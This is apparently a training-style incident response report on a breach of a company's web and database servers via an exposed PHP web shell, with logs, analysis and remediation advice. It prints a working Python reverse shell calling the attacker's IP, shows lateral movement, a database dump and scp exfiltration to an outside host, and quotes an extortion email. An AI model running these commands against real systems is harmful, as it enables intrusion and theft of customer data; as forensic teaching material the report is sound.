# PHL Information Security Report

## Table of Contents

# Executive Summary

On 2022-02-22 (UTC) we were alerted by email (see Appendix A) that an attacker had gained unauthorized access to our systems and obtained customer information from our database. Following forensic analysis we determined the attacker gained initial access to our system on 2022-02-20 (UTC). The attacker abused a vulnerable file on our web server, “shell.php” to establish a remote shell. From here they abused weak security controls on our database server to move laterally to it and access the database contained within. They appear to have successfully exfiltrated data, including personally identifiable information: phone numbers, addresses, and full names. The attacker is demanding 10 BTC (~CAD 500,000 as of 2022-02-22) to be paid by Monday (2022-02-28) at 10:00AM UTC to stop them from leaking our customer information.

# Incident Timeline

```
136.243.111.17 - - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET /?_escaped_fragment_= HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:15 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:17 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:21 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
136.243.111.17 - - [19/Feb/2022:21:57:37 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:39 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
```

1. The web server access log tells us that on 2022-02-20 at 2:56:11 (UTC) the attacker began reconnaissance on our website using “sitechecker.pro”.

```
133 2022-02-20 02:58:12     138.68.92.163 46086   134.122.33.221 443    TCP
135 2022-02-20 02:58:12     138.68.92.163 46342   134.122.33.221 5900   TCP
136 2022-02-20 02:58:12     138.68.92.163 46342   134.122.33.221 139    TCP
137 2022-02-20 02:58:12     138.68.92.163 46342   134.122.33.221 587    TCP
138 2022-02-20 02:58:12     138.68.92.163 46342   134.122.33.221 3389   TCP
```

2. According to the web server packet capture, at 2:58:12 the attacker began to perform a SYN scan on our web server (134.122.33.221), from IP address 138.68.92.163. They discover only our HTTP service on port 80.

```
342 2022-02-20 02:58:22     138.68.92.163 54944   134.122.33.221 80     HTTP        196 GET /randomfile1 HTTP/1.1
346 2022-02-20 02:58:22     138.68.92.163 54944   134.122.33.221 80     HTTP        191 GET /frand2 HTTP/1.1
350 2022-02-20 02:58:22     138.68.92.163 54944   134.122.33.221 80     HTTP        190 GET /index HTTP/1.1
354 2022-02-20 02:58:22     138.68.92.163 54944   134.122.33.221 80     HTTP        192 GET /archive HTTP/1.1
357 2022-02-20 02:58:22     138.68.92.163 54944   134.122.33.221 80     HTTP        187 GET /02 HTTP/1.1
```

3. At 2:58:22 they begin brute-forcing URLs with GET requests on our HTTP service. Using this strategy they discovered the “/uploads/” index page.

```
748 2022-02-20 02:58:55     138.68.92.163 54948   134.122.33.221 80     HTTP        154 GET /uploads/ HTTP/1.1
750 2022-02-20 02:58:55     134.122.33.221 80     138.68.92.163 54948   HTTP       1183 HTTP/1.1 200 OK  (text/html)
```

4. At 2:58:55 they perform a manual GET request using cURL on the “/uploads/” page to verify its existence and review its contents, here they discover the file “shell.php”.

```
789 2022-02-20 02:59:04     138.68.92.163 54950   134.122.33.221 80     HTTP        589 POST /uploads/shell.php HTTP/1.1
```

5.At 2:59:04 they send a POST request to the “shell.php” (see Appendix B) containing a command to be run by the shell on the web server. This command (see Appendix C) establishes a remote shell that attaches to port 4444 of the attacker's system.

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

6. At 2:59:12 the attacker uses Python to change their shell to bash.

```
www-data@webserver:/var/www/html/uploads$ dpkg -l | grep nmap
dpkg -l | grep nmap
ii  nmap                                7.80+dfsg1-2build1
ii  nmap-common                         7.80+dfsg1-2build1
iles for nmap
```

7. At 2:59:24 the attacker checks if “nmap” is installed on the system and discovers it is.

```
www-data@webserver:/var/www/html/uploads$ ifconfig
ifconfig
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.1.2  netmask 255.255.255.0  broadcast 10.10.1.255
        inet6 fe80::5008:71ff:fe2c:5bb5  prefixlen 64  scopeid 0x20<link>
        ether 52:08:71:2c:5b:b5  txqueuelen 1000  (Ethernet)
        RX packets 1247  bytes 92573 (92.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6112  bytes 362226 (362.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

8. At 2:59:29 the attacker runs the “ifconfig” command to discover the IP addresses of the production network and discovers the private network address is 10.10.1.0/24.

```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24 -sS
nmap 10.10.1.0/24 -sS
You requested a scan type which requires root privileges.
QUITTING!
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
```

9. At 2:59:44 the attacker runs an “nmap” scan on the production network. From this scan, the attacker discovers the database server’s IP address and that it has an open port 23/tcp for telnet communications.

```
database login: phl
phl
Password: phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
```

```
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
```

10. At 2:59:55 the attacker attempts to establish a telnet session with the database server. The attacker successfully brute-forces the username and password in 4 attempts.


```
phl@database:~$ netstat -atunp
netstat -atunp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 147.182.157.9:22        142.112.199.247:42010   ESTABLISHED
tcp        0      0 10.10.1.3:23            10.10.1.2:49522         ESTABLISHED
tcp        0      0 10.10.1.3:23            10.10.1.2:43492         ESTABLISHED
tcp        0      0 147.182.157.9:22        142.112.199.247:42024   ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
```

11. At 3:00:27 the attacker runs the “netstat” command on the database server and discovers port 3306/tcp open on the loopback address: implying a MySQL server.


```
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
```


12. At 3:00:48 the attacker tests his “sudo” privileges on the database server, discovering that the “phl” account has “sudo” permissions and that he can access the MySQL server as root without a password.





13. At 3:00:55 the attacker uses “sudo” to login to the MySQL server.




14. At 3:00:58 the attacker uses the “show databases;” command to get a list of databases on the MySQL server.




15. At 3:01:02 the attacker accesses the “mysql” database and prints the “user” table, granting him access to the names of all user accounts and their password hashes.




16. At 3:01:13 the attacker accesses the “phl” database which contains customer information. He confirms the contents of the database and exits the MySQL server.

```
phl@database:~$ sudo mysqldump -u root -p phl > phl.db
sudo mysqldump -u root -p phl > phl.db
Enter password:
```

17. At 3:01:45 the attacker uses “mysqldump” on the database server to dump the contents of the “phl” database to a file, “phl.db”.

```
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password: fierce123
phl.db                                        0%    0     0.0KB/s   --:-- ETA
phl.db                                      100%   19KB 105.9KB/s   00:00
```

18. At 3:02:26 the attacker uses “scp” to transfer the dump file to his device with user “fierce” and IP address “178.62.228.28”, as well as password “fierce123”. The transfer indicates a success, and the attacker exits all his shell sessions.

# Technical Analysis

## Attack Origin

The attack originated from over the internet. It is unclear how the attacker discovered our website or why they chose to target it.

The attacker appears to have made use of a service by the name of “sitechecker.pro”. This is a legitimate service intended to help IT professionals discover vulnerabilities and errors in their sites so they can remedy them. They offer a utility, “website crawler” (https://sitechecker.pro/website-crawler/) which is specifically what the attacker uses here. This tool doesn’t appear to have been used to compromise any systems and was merely a first step in the attackers reconnaissance plan.

Most of what the attacker discovered was found using a program called “nmap” (https://nmap.org/) which not only scans TCP/UDP ports automatically, but can also be used to attempt to brute-force discover pages on a website. This is the service that ultimately allowed the attacker to discover the “/uploads/” sub-directory and the vulnerable “shell.php” file.

## Attack Impact

The attacker was able to gain full access to both our web and database servers. They used this access to view and exfiltrate data about our customers, including their personally identifiable information: their full names, their addresses, their phone numbers, and how much they paid us.

The attacker was also able to obtain a copy of the logins for our MySQL database. The passwords were properly hashed and should be secure, but those whose passwords were in the breach may still want to consider changing them.

## Method of Access


As aforementioned, the attacker took advantage of the fact that “shell.php” (see Appendix B) exposes a POST method that runs any command sent to it without validation. This allowed the attacker to carefully craft a command that attached a shell session to his device on port 4444 (see Appendix C). From there he abused a weak password on the database’s telnet service to gain access as a user with “sudo” permissions on the database server. These permissions allowed him to access our MySQL server with no password.

## Weakness Exploited

1. The “shell.php” file is weak and vulnerable to attack. It runs any command presented to it, even from over the internet, directly on the web server.
2. The telnet service on the database service had a weak password. This allowed the attacker to quickly brute-force the system before we had an opportunity to discover the attack. This account with a weak password also had “sudo” permissions, furthering its danger.
3. MySQL allowed “root” to access it without a password. This means there were no protections against the attacker using his previously attained “sudo” permissions to access the database.
4. Customer records were unencrypted, this allowed the attacker to exfiltrate the data in plain text instead of first having to find a decryption key or method.

# Incident Response

## Playbook




## Containment and Remediation

1. Remove the “shell.php” file from the web server.
2. Restart the web server. The attacker appears to have closed the shell session, but they may still be connected to the socket they opened and restarting the system will close that socket. It may also be worthwhile to restart the database server just in-case.
3. Change the password on the MySQL database.

## Post-Incident Recommendations

1. Keep the “shell.php” file permanently removed. If someone needs to run commands directly on the web server they can use the already established “ssh” server running on it.
2. Block all unused ports. The attacker was able to establish a connection to his device by using port 55886 on the web server. This port should have been blocked by the firewall as the web server shouldn’t need to use arbitrary ports in day-to-day function.
3. Implement a list of approved IP addresses for the web server to connect to over anything other than port 80 for HTTP. This would also have stopped the attacker from attaching a reverse shell to his system.
4. Remove “nmap” from the web server. If IT personnel wish to analyze the network they can do it from another device.
5. Limit access to “ifconfig” and similar commands to the root user only. This would further hamper the attackers ability to analyze our network.
6. Remove the “telnet” service on our database server. If someone needs to access its contents they can use the more secure and encrypted “ssh” server already running on it.
7. Establish a strong password policy on our devices. The attacker was able to guess the password “phl123” fairly easily, we need to ensure that users are utilizing passwords at least 10 characters long and that contain at least 1 special character.
8. Encrypt the data in our customer database. This database contains important PII about all our customers, including business critical information. Encrypting the data in the database would require the attacker to further compromise our systems and find the decryption key.

## Citations


MySQL. (n.d.). *MySQL port reference :: 3 mysql port reference tables*. MySQL. https://dev.mysql.com/doc/mysql-port-reference/en/mysql-port-reference-tables.html

Python. (n.d.). *Socket - low-level networking interface*. Python documentation. https://docs.python.org/3/library/socket.html

Sitechecker. (n.d.). *Website crawler: Online spyder to test urls for errors*. Sitechecker. https://sitechecker.pro/website-crawler/

# Appendix A

From: 4C484C@qq.com
To: support@premiumhouselights.com

Hello,

We will go right to the point. We are in possession of your database files, which include sensitive information about your customers.

You wouldn't want this information to be out on the internet, would you? We will release this information on https://pastebin.com if you don't deposit 10 BTC to the following wallet ID:

1JQqFLmAp5DQJbdD3ThgEiJGSmX8eaaBid

by Monday at 10:00AM UTC.

To demonstrate to you that we aren't just playing games, here is a snippet of your customer database table:

| contactFirstName | contactLastName | phone |
|---|---|---|
| Carine | Schmitt | 40.32.2555 |
| Jean | King | 7025551838 |
| Peter | Ferguson | 03 9520 4555 |
| Janine | Labrune | 40.67.8555 |
| Jonas | Bergulfsen | 07-98 9555 |

Now the ball is in your court to make the right decision and take action. There will be no negotiations on the price.

// The 4C484C Group

# Appendix B

The “shell.php” file was obtained from GitHub (https://github.com/artyuum/simple-php-web-shell here it is called “index.php”). The file contains a simple PHP form that accepts a POST request and runs the command specified in it in the local system terminal. The file contains no security features to stop unauthorized commands from running as it doesn’t appear to be intended for installation on an open network.

# Appendix C

*Comments added by me to explain the functionality of the code*

```
python -c 'import socket,subprocess, os; # import libraries
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); # create socket
s.connect(("138.68.92.163",4444)); # attach to attacker’s system
os.dup2(s.fileno(),0); # attach standard input to socket
os.dup2(s.fileno(),1); # attach standard output to socket
os.dup2(s.fileno(),2); # attach standard error to socket
p=subprocess.call(["/bin/sh","-i"]); # start shell process'
```